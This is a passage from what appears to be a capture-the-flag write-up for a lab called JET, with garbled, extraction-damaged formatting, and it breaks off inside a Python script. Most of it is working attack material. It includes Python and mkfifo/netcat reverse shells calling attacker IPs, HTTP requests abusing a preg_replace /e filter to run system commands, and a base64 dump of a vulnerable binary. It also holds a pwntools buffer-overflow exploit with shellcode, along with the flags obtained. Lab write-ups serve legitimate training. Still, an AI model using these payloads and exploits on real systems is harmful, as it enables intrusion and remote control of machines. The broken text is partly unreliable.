LmNsb3NlKCk7IiA=|base64 -d|bash
                           18024
www-data 125163 0.0 0.0
                                  2844 ?
                                                 S
                                                              0:00 bash
                                                      12:16
                           41780
                                  9508 ?
                                                 S
                                                              0:00 python -c
www-data 125164
                0.0 0.2
                                                      12:16
import os; import pty; import socket; lhost = '10.13.14.24'; lport = 443; s =
socket.socket(socket.AF_INET, socket.SOCK_STREAM); s.connect((lhost, lport));
os.dup2(s.fileno(), 0); os.dup2(s.fileno(), 1); os.dup2(s.fileno(), 2);
os.putenv('HISTFILE',
                      '/dev/null'); pty.spawn('/bin/bash'); s.close();
www-data 125166 0.0 0.0
                           18212
                                  3364 pts/19
                                                 Ss
                                                              0:00 /bin/bash
                                                      12:16
www-data 125228
                                                 Ζ
                                                      07:30
                                                              0:00 [sh] <defunct>
                 0.0 0.0
                               0
                                      0 ?
                            4464
                                                 S
www-data 125229
                 0.0
                      0.0
                                   716 ?
                                                      07:30
                                                              0:00 /bin/sh
                                  6572 ?
                                                 S
www-data 125264
                 0.0
                      0.1
                           32140
                                                      07:30
                                                              0:00 python -c
import pty;pty.spawn("/bin/bash")
www-data 125265
                 0.0
                      0.0
                           18216
                                  3288 pts/2
                                                 Ss+
                                                      07:30
                                                              0:00 /bin/bash
root
         125470
                 0.0
                      0.1
                           92804
                                  6976 ?
                                                 Ss
                                                      12:17
                                                              0:00 sshd: alex
[priv]
alex
         125548
                 0.0
                      0.1
                           93596
                                  4952 ?
                                                 S
                                                      12:17
                                                              0:00 sshd:
alex@pts/16
                           21664
                                                              0:00 -bash
alex
         125550
                 0.0
                      0.1
                                  5712 pts/16
                                                 Ss+
                                                      12:17
                           28604
www-data 126444
                 0.0
                      0.1
                                  7048 pts/19
                                                 S+
                                                      12:20
                                                              0:00 python
                      0.1 252256
                                  6028 ?
                                                 S
www-data 126858
                 0.0
                                                      12:21
                                                              0:00 php-fpm: pool
WWW
www-data 126944
                 0.0
                      0.1 252256
                                  6028 ?
                                                 S
                                                      12:21
                                                              0:00 php-fpm: pool
WWW
www-data 127020 0.0
                      0.1 252256
                                  6092 ?
                                                 S
                                                      12:22
                                                              0:00 php-fpm: pool
you are a www-data 127020
                                             6092 ?
                                                           S
                                                                12:22
                           0.0 0.1 252256
                                                                        0:00 php-
fpm: pool www
                     </div>
    <a href="dashboard.php"> <button type="submit" class="btn btn-primary btn-
block btn-flat">Send</button></a>
</div>
<!-- jQuery 3 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/jquery/dist/jquery.min.js">
</script>
<!-- Bootstrap 3.3.7 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/js/bootstrap
.min.js"></script>
<!-- iCheck -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/icheck.min.js"></script>
</body>
</html>
Request:
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php?cmd=ls HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
```

```
Content-Type: application/x-www-form-urlencoded
Content-Length: 258
swearwords[/fuck/ie]=system($_GET["cmd"])&swearwords[/shit/i]=poop&swearwords[/a
ss/i]=behind&swearwords[/dick/i]=penis&swearwords[/whore/i]=escort&swearwords[/a
person&to=nora@example.com&subject=sdfj&message=swearwords[/fuck/]& wysihtml5 mo
de=1
Response:
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 04 Apr 2018 18:45:02 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2616
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Secureweb Inc. | Email Sender</title>
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-</pre>
scalable=no" name="viewport">
    <!-- Bootstrap 3.3.7 -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/css/bootstr
ap.min.css">
    <!-- Font Awesome -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/font-awesome/css/font-
awesome.min.css">
    <!-- Ionicons -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/Ionicons/css/ionicons.min.
css">
    <!-- Theme style -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/dist/css/AdminLTE.min.css">
    <!-- iCheck -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/square/blue.css">
    <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media
queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/html5shiv.min.js"></script>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/respond.min.js"></script>
    <![endif]-->
</head>
<body class="hold-transition login-page">
<div class="login-box" style="width: 800px;">
    <div class="login-logo">
        <b>Send Email</b>
```

Upgrade-Insecure-Requests: 1

```
</div>
    <div class="login-box-body">
        <i class="fa fa-warning text-warning"></i> <b>Warning:</b> Profanity
filter is applied. Please check message before sending.
           <hr>
        <b>To: </b>nora@example.com
        <b>Subject: </b>sdfj
        <b>Message</b>
        <hr>
        >
           a_flag_is_here.txt
auth.php
badwords.txt
bower_components
build
conf.php
dashboard.php
db.php
dist
dologin.php
email.php
index.php
is
login.php
logout.php
plugins
stats.php
uploads
. swearwords[/uploads/]
                            </div>
    <a href="dashboard.php"> <button type="submit" class="btn btn-primary btn-
block btn-flat">Send</button></a>
</div>
<!-- jQuery 3 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/jquery/dist/jquery.min.js">
</script>
<!-- Bootstrap 3.3.7 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/js/bootstrap
.min.js"></script>
<!-- iCheck -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/icheck.min.js"></script>
</body>
</html>
We found that a file: a_flag_is_here.txt exists, so we read it:
Request:
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php?cmd=cat a_flaq_is_here.txt
HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html,application/xhtml+xml,application/xml;q=0.9,*/*;q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
```

```
Cookie: PHPSESSID=shaju0e86rg1gtidktnc05tof5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 258
swearwords[/fuck/ie]=system($_GET["cmd"])&swearwords[/shit/i]=poop&swearwords[/a
ss/i]=behind&swearwords[/dick/i]=penis&swearwords[/whore/i]=escort&swearwords[/a
person&to=nora@example.com&subject=sdfj&message=swearwords[/fuck/]&_wysihtml5_mo
de=1
Response:
HTTP/1.1 200 OK
Server: nginx/1.10.3 (Ubuntu)
Date: Wed, 04 Apr 2018 18:46:41 GMT
Content-Type: text/html; charset=UTF-8
Connection: close
Expires: Thu, 19 Nov 1981 08:52:00 GMT
Cache-Control: no-store, no-cache, must-revalidate, post-check=0, pre-check=0
Pragma: no-cache
Content-Length: 2493
<!DOCTYPE html>
<html>
<head>
    <meta charset="utf-8">
    <meta http-equiv="X-UA-Compatible" content="IE=edge">
    <title>Secureweb Inc. | Email Sender</title>
    <!-- Tell the browser to be responsive to screen width -->
    <meta content="width=device-width, initial-scale=1, maximum-scale=1, user-</pre>
scalable=no" name="viewport">
    <!-- Bootstrap 3.3.7 -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/css/bootstr
ap.min.css">
    <!-- Font Awesome -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/font-awesome/css/font-
awesome.min.css">
    <!-- Ionicons -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/Ionicons/css/ionicons.min.
    <!-- Theme style -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/dist/css/AdminLTE.min.css">
    <!-- iCheck -->
    <link rel="stylesheet"</pre>
href="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/square/blue.css">
    <!-- HTML5 Shim and Respond.js IE8 support of HTML5 elements and media
queries -->
    <!-- WARNING: Respond.js doesn't work if you view the page via file:// -->
    <!--[if lt IE 9]>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/html5shiv.min.js"></script>
    <script src="/dirb_safe_dir_rf9EmcEIx/admin/js/respond.min.js"></script>
    <![endif]-->
</head>
<body class="hold-transition login-page">
<div class="login-box" style="width: 800px;">
```

```
<div class="login-logo">
        <b>Send Email</b>
    </div>
    <div class="login-box-body">
        <i class="fa fa-warning text-warning"></i> <b>Warning:</b> Profanity
filter is applied. Please check message before sending.
            <hr>
        <b>To: </b>nora@example.com
        <b>Subject: </b>sdfj
        <b>Message</b>
        <hr>
        >
            JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
swearwords[/JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}/]
                                                     </div>
    <a href="dashboard.php"> <button type="submit" class="btn btn-primary btn-
block btn-flat">Send</button></a>
</div>
<!-- iOuerv 3 -->
<script
src="/dirb safe dir rf9EmcEIx/admin/bower components/jquery/dist/jquery.min.js">
</script>
<!-- Bootstrap 3.3.7 -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/bower_components/bootstrap/dist/js/bootstrap
.min.js"></script>
<!-- iCheck -->
<script
src="/dirb_safe_dir_rf9EmcEIx/admin/plugins/iCheck/icheck.min.js"></script>
</body>
</html>
So, the flag is: JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
Reverse Shell:
Request:
POST /dirb_safe_dir_rf9EmcEIx/admin/email.php?cmd=rm+/tmp/f%3bmkfifo+/tmp/f
%3bcat+/tmp/f|/bin/sh+-i+2>%261|nc+10.13.14.3+443+>/tmp/f HTTP/1.1
Host: www.securewebinc.jet
User-Agent: Mozilla/5.0 (X11; Linux x86_64; rv:52.0) Gecko/20100101 Firefox/52.0
Accept: text/html, application/xhtml+xml, application/xml; q=0.9, */*; q=0.8
Accept-Language: en-US, en; q=0.5
Accept-Encoding: gzip, deflate
Referer: http://www.securewebinc.jet/dirb_safe_dir_rf9EmcEIx/admin/dashboard.php
Cookie: PHPSESSID=shaju0e86rq1qtidktnc05tof5
Connection: close
Upgrade-Insecure-Requests: 1
Content-Type: application/x-www-form-urlencoded
Content-Length: 258
swearwords[/fuck/ie]=system($_GET["cmd"])&swearwords[/shit/i]=poop&swearwords[/a
ss/i]=behind&swearwords[/dick/i]=penis&swearwords[/whore/i]=escort&swearwords[/a
sshole/i]=bad
person&to=nora@example.com&subject=sdfj&message=swearwords[/fuck/]&_wysihtml5_mo
de=1
```

Listener:

```
kali :: ~ # nc -lvp 443
listening on [any] 443 ... connect to [10.13.14.3] from www.securewebinc.jet [10.13.37.10] 56556
/bin/sh: can't access tty; job control turned off
$ 1s
a_flag_is_here.txt
auth.php
badwords.txt
bower_components
build.
conf.php
dashboard.php
db.php
dist
dologin.php
email.php
index.php
js
login.php
logout.php
plugins
stats.php
uploads
$ cat a_flag_is_here.txt
JET{pr3g_r3pl4c3_g3ts_y0u_pwn3d}
# Flag 6 (Overflown)
We found the there is a binary in the home directory /home/leak
```

We copied it to our box:

\$ cat leak | base64

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 AAAAAAAAAAAAADjAAAAAAATABAOYAAAAAAAAAAAAAAAAAD2AAAAAAARAEwJQAAAAAAAAAAAAAAAA

AAAAAAAAAAAAAAAAAAAAAABLAOAAEOAaAIAOYAAAAAAAAAAAAAAADtAOAAIAAZAFqOYAAAAAAA AAAAAAAAAAAAAAAAbaqAAEOIZAGAOYAAAAAAAAAAAAAAAAAAAAAAAAAAADAqAABJOAAAAAAAAAAAAAAA AKAGQAAAAAAKgAAAAAABHAgAAEgAOAJYHQAAAAAAHWAAAAAAABPAgAAEAAaAGgQYAAAAAAA YAAAAAAAAAAAAACnAgaAIAAAAAAAAAAAAAAAAAAAAAAAAAAAAAACgAQAAEgALANqFQAAAAAAAAAAAAAAA AAAAAADBAQAAEQAaAKAQYAAAAAAAAAAAAAAAAAAY3J0c3R1ZmYuYwBfX0pDU19MSVNUX18AZGVy ZWdpc3Rlc190bV9jbG9uZXMAX19kb19nbG9iYWxfZHRvcnNfYXV4AGNvbXBsZXRlZC43NTq1AF9f ZG9fZ2xvYmFsX2R0b3JzX2F1eF9maW5pX2FycmF5X2VudHJ5AGZyYW11X2R1bW15AF9fZnJhbWVf ZHVtbXlfaW5pdF9hcnJheV9lbnRyeQBiYWJ5cm9wLmMAX19GUkFNRV9FTkRfXwBfX0pDUl9FTkRf XwBfX2luaXRfYXJyYXlfZW5kAF9EWU5BTUlDAF9faW5pdF9hcnJheV9zdGFydABfX0d0VV9FSF9G UkFNRV9IRFIAX0dMT0JBTF9PRkZTRVRfVEFCTEVfAF9fbGliY19jc3VfZmluaQBfSVRNX2RlcmVn aXN0ZXJUTUNsb251VGFibGUAc3Rkb3V0QEBHTElCQ18yLjIuNQBwdXRzQEBHTElCQ18yLjIuNQBz dGRpbkBAR0xJQkNfMi4yLjUAX2VkYXRhAHByaW50ZkBAR0xJQkNfMi4yLjUAX19pbml0AGFsYXJt QEBHTE1CQ18yLjIuNQBfX2xpYmNfc3RhcnRfbWFpbkBAR0xJQkNfMi4yLjUAZmd1dHNAQEdMSUJD XzIuMi41AF9fZGF0YV9zdGFydABzaWduYWxA0EdMSUJDXzIuMi41AF9fZ21vb19zdGFydF9fAF9f ZHNvX2hhbmRsZOBfSU9fc3RkaW5fdXN1ZABfX2xpYmNfY3N1X2luaXOAaGFuZGxlcqBfX2Jzc19z dGFydABtYWluAHNldHZidWZAQEdMSUJDXzIuMi41AF9Kdl9SZWdpc3RlckNsYXNzZXMAZXhpdEBA R0xJ0kNfMi4yLjUAX19UTUNfRU5EX18AX01UTV9yZWdpc3RlclRN02xvbmVUYWJsZ0BzdGRlcnJA QEdMSUJDXzIuMi41AAAuc3ltdGFiAC5zdHJ0YWIALnNoc3RydGFiAC5pbnRlcnAALm5vdGUuQUJJ LXRhZwAubm90ZS5nbnUuYnVpbGQtaWQALmdudS5oYXNoAC5keW5zeW0ALmR5bnN0cgAuZ251LnZ1 cnNpb24ALmdudS52ZXJzaW9uX3IALnJlbGEuZHluAC5yZWxhLnBsdAAuaW5pdAAucGx0LmdvdAAu dGV4dAAuZmluaQAucm9kYXRhAC5laF9mcmFtZV9oZHIALmVoX2ZyYW11AC5pbml0X2FycmF5AC5m aW5pX2FycmF5AC5qY3IALmR5bmFtaWMALmdvdC5wbHQALmRhdGEALmJzcwAuY29tbWVudAAAAAAA AAAAAADIAgAAAAAAADgBAAAAAAAABgAAAAEAAAAIAAAAAAAAABgAAAAAAAAAVgAAAAAMAAAACAAAA //9vagaaaaaaaaB4BEaaaaaaahgEaaaaaaaaGgaaaaaaaAaFaaaaaaaaaaIaaaaaaaaaaagaaaaaa AAAAAAAAACXAAAAQAAAAIAAAAAAAAATAlaAAAAAABMCQAAAAAAEQAAAAAAAAAAAAAAAAAAAAAAAAAAAA AAAAAAAAAAAAAAAAAD+AAAACAAAAAMAAAAAAAAAGBBgAAAAAABoEAAAAAAAADAAAAAAAAAAAAAAAAAA

> echo

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

```
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BADx/wAAAAAAAAAAAAAAAAAADJAAAAAAATABgOYAAAAAAAAAAAAAAAAAAAAAAAAQAWACqOYAAA
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AQAAEAAZAGgQYAAAAAAAAAAAAAAAAAAAAAAAAQQAAEgAPAAQJQAAAAAAAAAAAAAAAAAACLAQAAEgAAAAAA
AKAGQAAAAAAKqAAAAAAABHAqAAEqAOAJYHQAAAAAAAHwAAAAAAABPAqAAEAAaAGqQYAAAAAAA
AAAAAADBAGAAEQAaAKAQYAAAAAAAAAAAAAAAAAY3J0c3R1ZmYuYwBfX0pDU19MSVNUX18AZGVy
ZWdpc3Rlc190bV9jbG9uZXMAX19kb19nbG9iYWxfZHRvcnNfYXV4AGNvbXBsZXRlZC43NTg1AF9f
ZG9fZ2xvYmFsX2R0b3JzX2F1eF9maW5pX2FycmF5X2VudHJ5AGZyYW11X2R1bW15AF9fZnJhbWVf
ZHVtbXlfaW5pdF9hcnJheV9lbnRyeQBiYWJ5cm9wLmMAX19GUkFNRV9FTkRfXwBfX0pDUl9FTkRf
UkFNRV9IRFIAX0dMT0JBTF9PRkZTRVRfVEFCTEVfAF9fbGliY19jc3VfZmluaQBfSVRNX2RlcmVn
aXN0ZXJUTUNsb251VGFibGUAc3Rkb3V0QEBHTE1CQ18yLjIuNQBwdXRzQEBHTE1CQ18yLjIuNQBz
dGRpbkBAR0xJQkNfMi4yLjUAX2VkYXRhAHByaW50ZkBAR0xJQkNfMi4yLjUAX19pbml0AGFsYXJt
QEBHTE1CQ18yLjIuNQBfX2xpYmNfc3RhcnRfbWFpbkBAR0xJQkNfMi4yLjUAZmdldHNAQEdMSUJD
XzIuMi41AF9fZGF0YV9zdGFydABzaWduYWxAQEdMSUJDXzIuMi41AF9fZ21vb19zdGFydF9fAF9f
ZHNvX2hhbmRsZQBfSU9fc3RkaW5fdXN1ZABfX2xpYmNfY3N1X2luaXQAaGFuZGxlcqBfX2Jzc19z
dGFydABtYWluAHNldHZidWZAQEdMSUJDXzIuMi41AF9Kdl9SZWdpc3RlckNsYXNzZXMAZXhpdEBA
R0xJQkNfMi4yLjUAX19UTUNfRU5EX18AX01UTV9yZWdpc3Rlc1RNQ2xvbmVUYWJsZQBzdGRlcnJA
QEdMSUJDXzIuMi41AAAuc3ltdGFiAC5zdHJ0YWIALnNoc3RydGFiAC5pbnRlcnAALm5vdGUuQUJJ
LXRhZwAubm90ZS5nbnUuYnVpbGQtaWQALmdudS5oYXNoAC5keW5zeW0ALmR5bnN0cgAuZ251LnZ1
cnNpb24ALmdudS52ZXJzaW9uX3IALnJlbGEuZHluAC5yZWxhLnBsdAAuaW5pdAAucGx0LmdvdAAu
dGV4dAAuZmluaQAucm9kYXRhAC5laF9mcmFtZV9oZHIALmVoX2ZyYW1lAC5pbml0X2FycmF5AC5m
```

```
aW5pX2FvcmF5AC5gY3IALmR5bmFtaWMALmdvdC5wbH0ALmRhdGEALmJzcwAuY29tbWVudAAAAAAA
AACqEAAAAAAAFAHAAAAAAAHqAAAC8AAAAIAAAAAAABqAAAAAAACQAAAAMAAAAAAAAAAAAAAAA
-d > leak
> chmod +x leak
> ./leak
Oops, I'm leaking! 0x7fffb1671ea0
Pwn me \hat{A}^- \setminus (\tilde{a}_{-}) / \hat{A}^-
Checking the binary we found that the binary was leaking RSP address
considerably the start of the buffer and we also found that the offset is 72
# runservice over the wire : socat TCP4-LISTEN:60001,reuseaddr,fork
EXEC:/home/leak
# Kill process via reverseshell : fuser -k 60001/tcp
sploit.py:
from pwn import *
#p=process("./leak")
p=remote('10.13.37.10',60001)
p.recvuntil("Oops, I'm leaking! ")
leak=int(p.recvuntil("\n"),16)
print hex(leak)
p.recvuntil("> ")
# shellcode http://shell-storm.org/shellcode/files/shellcode-806.php
shellcode="\x31\xc0\x48\xbb\xd1\x9d\x96\x91\xd0\x8c\x97\xff\x48\xf7\xdb\x53\x54\
x5f\x99\x52\x57\x54\x5e\xb0\x3b\x0f\x05"
```

```
buf=shellcode
buf+="\x90"*(72-len(shellcode))
buf+=p64(leak, endianness="little")
p.sendline(buf)
p.interactive()
> python sploit.py
[+] Opening connection to 10.13.37.10 on port 60001: Done
0x7ffdbf27f2b0
[*] Switching to interactive mode
$ id
uid=33(www-data) gid=33(www-data) euid=1005(alex) groups=33(www-data)
$ whoami
alex
$ 1s
a_flag_is_here.txt
auth.php
badwords.txt
bower_components
build
conf.php
dashboard.php
db.php
dist
dologin.php
email.php
index.php
js
login.php
logout.php
plugins
stats.php
uploads
$ cd /home
$ 1s
alex
ch4p
g0blin
leak
membermanager
memo
tony
$ cd alex
$ 1s
crypter.py
encrypted.txt
exploitme.zip
flag.txt
$ cat flag.txt
JET{0v3rfL0w_f0r_73h_lulz}
So, the flag is: JET{0v3rfL0w_f0r_73h_lulz}
# Flag 7 (Secret Message)
$ cd alex
$ 1s
crypter.py
encrypted.txt
exploitme.zip
flag.txt
```

```
$ cat crypter.py
import binascii
def makeList(stringVal):
    list = []
    for c in stringVal:
        list.append(c)
    return list
def superCrypt(stringVal, keyVal):
    kevPos = 0
    key = makeList(keyVal)
    xored = []
    for c in stringVal:
        xored.append(binascii.hexlify(chr(ord(c) ^ ord(keyVal[keyPos]))))
        if keyPos == len(key) - 1:
            kevPos = 0
        else:
